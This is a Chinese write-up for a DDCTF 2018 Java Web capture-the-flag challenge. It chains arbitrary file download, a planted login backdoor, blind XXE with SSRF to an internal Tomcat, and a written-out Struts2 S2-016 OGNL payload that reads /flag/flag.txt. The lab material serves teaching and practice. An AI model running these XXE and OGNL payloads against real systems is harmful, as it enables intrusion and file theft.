1. **出题思路**

考察Java Web相关知识。

大致思路为：

* 任意文件下载java配置文件和class文件。
* 审计发现有xxe漏洞，通过blind XXE进行SSRF攻击内网tomcat\_2服务器。
* 修改Struts2 POC，读flag文件。

1. **题目环境启动**


创建容器并启动:

sudo docker-compose up –d

由于数据库需要初始化数据，请执行restart再次启动容器：

**sudo docker-compose restart**

若顺利访问8883端口，即成功：



1. **文件夹结构及其主要作用描述**

│ writeup.docx //题目的writeup文件

│

└─docker\_ddctf

│ docker-compose.yml //docker环境启动的配置文件

│

├─db

│ ├─backup

│ │ ddctf2018\_web\_xxe.sql //Java Web需要的数据库数据。

│ │ my-entrypoint.sh

│ │

│ └─data

├─web

│ ├─flag

│ │ hint.txt //进入内网第二关的提示文件。

│ │

│ ├─logs

│ └─webapps

│ └─ROOT //Web1的应用程序（SpringMVC+Mybatis+Spring）

│

└─web2

├─flag

│ │ blocksystem.txt //阻止用户命令执行后，输出的文字。

│ │ docker-entrypoint.sh

│ │ flag.txt //存flag的文件。

│ │

│ └─sandbox //阻止命令执行的”jvm-sandbox”

│

└─webapps

└─ROOT //Web2的应用程序（Struts2）。

1. **预期解题过程**

（1）任意文件下载漏洞

访问主页面，查看源码发现有base64编码文字:

YWRtaW46IGFkbWluX3Bhc3N3b3JkXzIzMzNfY2FpY2Fpa2Fu

解码为:

admin: admin\_password\_2333\_caicaikan

使用上述用户名和密码登录，发现有文件下载功能。

(2) 基于开源项目Quick4j，下载相关配置文件和class字节码文件。


由于页面标题的版权都用的quick4j，去GitHub上搜索即可。

<https://github.com/Eliteams/quick4j>

自己搭建下，参照项目结构，下载里面的关键配置文件和class文件：


由于和项目基本没变化，可以直接下载UserController的class字节码文件进行审计。

*/rest/user/getInfomation?filename=WEB-INF/classes/com/eliteams/quick4j/web/controller/UserController.class*



(3) 代码审计发现XXE漏洞


使用java字节码反编译软件查看，如:jd-gui:



很容易发现一个奇怪的URL，”/nicaicaikan\_url\_23333\_secret”，存在XXE漏洞，考察Blind XXE利用。

（4）发现后门提权

当然直接访问会401未授权：



思考如何获得”super\_admin”角色权限。阅读代码发现验证操作在SecurityRealm中，下载看代码：

*rest/user/getInfomation?filename=WEB-INF/classes/com/eliteams/quick4j/web/security/SecurityRealm.class*

这里存在后门：



一个小trick，f5a5a608的hash值为0。


使用superadmin\_hahaha\_2333和f5a5a608登录即可。


(5) blind xxe 读取hint文件。

根据提示，使用盲打xxe读取/flag/hint.txt。只有一行数据，使用http协议传出数据即可。

使用blind xxe获取到flag的提示信息。

<!ENTITY % payload SYSTEM "file:///flag/hint.txt">





(6) xxe进行SSRF攻击。

根据提示：

Flag in intranet tomcat\_2 server 8080 port

尝试使用xxe进行SSRF攻击。由于是Docker环境，可以直接使用tomcat\_2:8080访问。

*<!ENTITY % payload SYSTEM "http://tomcat\_2:8080/">*



接着访问<http://tomcat_2:8080/hello.action>



得到提示: This is Struts2 Demo APP, try to read /flag/flag.txt.

(7) S2-016漏洞读取flag文件。

这里考察的是经典的S2-016漏洞的exp编写能力，对漏洞及OGNL语言的理解。

注意几点:


* 我使用了jvm-sandbox阻拦了命令执行操作，只能通过改写POC使用OGNL语言读文件。
* 网上流传的命令执行POC末尾有空字符，执行结果无法传输到外网。

编写OGNL的POC，顺利读到flag文件。做题过程应该在本地调试好，再打到服务器上。

一个简单的POC为：

*${#a=new java.io.File("/flag/flag.txt"),#b=new java.io.FileReader(#a),#c=new java.io.BufferedReader(#b),#e=#c.readLine(),#c.close(),#matt=#context.get('com.opensymphony.xwork2.dispatcher.HttpServletResponse'),#matt.getWriter().println(#e),#matt.getWriter().flush(),#matt.getWriter().close()}*

命令执行POC得到的结果：



读取Flag的EXP执行结果：



1. **线上环境**

http://116.85.48.104:5036/gd5Jq3XoKvGKqu5tIH2p/

1. **Bug修复**

* 使用superadmin\_hahaha\_2333和空密码可登陆。增加密码为空的判断。 2018/02/26

docker\_ddctf\web\webapps\ROOT\WEB-INF\classes\com\eliteams\quick4j\web\controller\UserController.class 文件更新。

* “Jvm-sandbox”没给执行权限。使用bash运行。 2018/02/26

docker\_ddctf\web2\flag\docker-entrypoint.sh文件更新。